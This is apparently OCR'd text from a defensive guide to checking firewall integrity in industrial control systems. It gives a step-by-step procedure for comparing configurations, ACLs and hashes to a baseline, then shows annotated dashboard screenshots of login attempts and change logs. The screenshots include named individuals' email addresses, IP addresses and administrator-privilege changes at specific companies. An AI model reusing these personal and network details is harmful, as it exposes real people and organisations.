


A.3.2.10 Firewall Integrity Check

- **Who should do this check:**
  Individual responsible for firewall administration
- **What is needed for this check:**
  1. FMC firewall configuration
  2. FMC access control list (ACL)
  3. FMC hash value for firewall operating system and firmware
  4. Firewall documentation
  5. ICS topology diagram


Step	Procedures
1.	**LOCATE** extraction procedures from the vendor documentation for the following files: a. Configurations b. Access Control Lists c. Hash values for operating system d. Hash values for firmware e. Log file
2.	Using local procedures, **COPY** running-config and startup-config, and identify firmware version of the firewall to a location that will enable the comparison of these files and version level to the FMC baseline files and version.
3.	**ENSURE** the operating system and firmware versions of the FMC hash values are the same as the machine hash values you are evaluating. If the values are different, **GO TO** the vendor's web site. **LOOKUP** the hash values for the operating system and firmware versions installed on the machine you are evaluating (the vendor should have a history of hash values), and **UPDATE** FMC baseline.
4.	**COMPARE:** a. FMC configuration files against extracted configuration files. b. FMC ACL to extracted ACL. c. FMC hash values for operating system to firewall operating system hash value. d. FMC hash value for firmware and the firewall operating system and firmware. **CHECK log file for anomalies:** a. Unusual users or activities. b. Time stamp anomalies. c. Deleted or modified log file.
5.	If the extracted configurations, ACL, or hash values are different from the FMC baseline, or if the log file exhibits anomalies, **CONTACT** networking staff and **VALIDATE** changes: a. Did network staff change configuration files? b. Did network staff change the ACLs? c. Was the operating system upgraded? d. Was new hardware installed?
6.	If the extracted log files anomalies, configuration, ACL, or hash value changes were not authorized: a. **DOCUMENT** details of the event in the Security Log. b. **DOCUMENT** the **Severity Level of High (3).**

Cisco Maraki Firewall Dashboard Login



Firewalls are the first line of defense – MUST replace default SysAdmin accounts

Cisco Maraki Firewall Security Center



Network: CS Corp

Security Center

for the last month ▾ Filter ▾ Search events 726 matching events All times are in UTC

□ Current network only


Event Type
☑ Malware Detection
☑ IDS

Disposition
□ Clean
☑ Malicious
□ Unknown

Action
□ Blocked
☑ Allowed

Enable IDS, Malware Detection

Cisco Maraki Firewall Change Login Attempts




Chinook Systems login attempts

NOTE: Logins may take up to 10 minutes to be shown here

Email	IP address	Location	Type	Status	Time ▾
enickel@chinooksystems.com	207.188.237.66	Silver Spring, MD	Login	Success	Tue, 27 Sep 2016 13:41:52 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 21:02:17 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 20:28:52 GMT
support@tsiva.com	75.84.187.51	Panorama City, CA	Login	Success	Mon, 26 Sep 2016 19:25:12 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:03:13 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:03:10 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:03:06 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:03:00 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:36 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:29 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:24 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:20 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:16 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:12 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:02:04 GMT
support@tsiva.com	96.88.199.253	Washington, DC	Login	Success	Mon, 26 Sep 2016 19:01:17 GMT

Check Login Attempts – Compare IP Address/Location to Known Good
If unusual IP, check list of C&C, Chinese, Russian, etc., look for Proxies like TOR 127.

Cisco Maraki Firewall Change Log




Chinook Systems change log

330 changes dating back to Jul 8

Time (UTC)	Admin	Network	SSID	Page	Label	Old value	New value
Sep 26 13:40	TSIVA	MX 84 Firewall		Addressing & VLANs	Per-port RADIUS settings		
Sep 26 13:40	TSIVA	MX 84 Firewall		Addressing & VLANs	Per-port VLAN settings		
Sep 26 13:29	TSIVA	Chinook - switch		Switch ports	SWITCH3_48_POE / 52	Tags [none]	Tags 2_MX84_Port12
Sep 26 13:28	TSIVA	Chinook - switch		Switch ports	SWITCH1_48 / 52	Tags ADM Ports	Tags 2_SW2_Port51
Sep 26 13:28	TSIVA	Chinook - switch		Switch ports	SWITCH2_48 / 51	Tags PORTS TEST	Tags 2_SW1_Port52
Sep 26 13:28	TSIVA	Chinook - switch		Switch ports	SWITCH2_48 / 52	Tags PORTS TEST	Tags 2_MX84_Port11
Sep 26 13:26	TSIVA	Chinook - switch		Switch ports	SWITCH1_48 / 34	VLAN: 1 Voice VLAN:	VLAN: 10 Voice VLAN: 12
Sep 26 13:25	TSIVA	Chinook - switch		Switch ports	SWITCH3_48_POE / 52	Name NOT USED	Name 2_MX84_Port12
Sep 26 13:25	TSIVA	Chinook - switch		Switch ports	SWITCH1_48 / 52	Name NOT USED	Name 2_SW2_Port51
Sep 26 13:24	TSIVA	Chinook - switch		Switch ports	SWITCH2_48 / 51	Name NOT USED	Name 2_SW1_Port52

Check Change Logs – Compare Time Stamps with Authorized Users Contracted Access Time

Cisco Maraki Firewall Logs




to Jul 8

				Label	Old value	New value
			ators	Removed Rick Berry [rberry@elevativenetworks.com]	Removed: Organization: full privileges	
			ators	Added TSIVA [support@tsiva.com]		Added: Organization: full privileges Network: Chinook - appliance - full privileges Network: Chinook - switch - full privileges
			ators	Updated IT Support [itsupport@chinooksystems.com]		Added: Organization: full privileges
Jul 12 21:40	Rick Berry	Chinook - switch	Administrators	Updated Eric Nickel [enickel@chinooksystems.com]		Added: Organization: full privileges
Jul 12 21:39	Rick Berry	Chinook - switch	Administrators	Removed Tan Nguyen [tnguyen@elevativenetworks.com]	Removed: Organization: full privileges	
Jul 12 21:39	Rick Berry	Chinook - switch	Administrators	Removed Max Berry [mberry@elevativenetworks.com]	Removed: Organization: full privileges	
Jul 12 21:39	Rick Berry	Chinook - switch	Administrators	Removed Elevative Support [support@elevativenetworks.com]	Removed: Organization: full privileges	
Jul 09 17:17	Eric Nickel	Chinook - switch	Switch ports	SWITCH1_48 / 45	VLAN: 100	VLAN: 1
Jul 09 17:17	Eric Nickel	Chinook - switch	Switch ports	SWITCH1_48 / 47	VLAN: 100	VLAN: 1
Jul 09 17:16	Eric Nickel	Chinook - switch	Switch ports	SWITCH1_48 / 46	VLAN: 100	VLAN: 1
Jul 09 17:16	Eric Nickel	Chinook - switch	Switch settings	QOS rules		
Jul 09 17:15	Eric Nickel	Chinook - appliance	Addressing & VLANs	Per-port RADIUS settings		

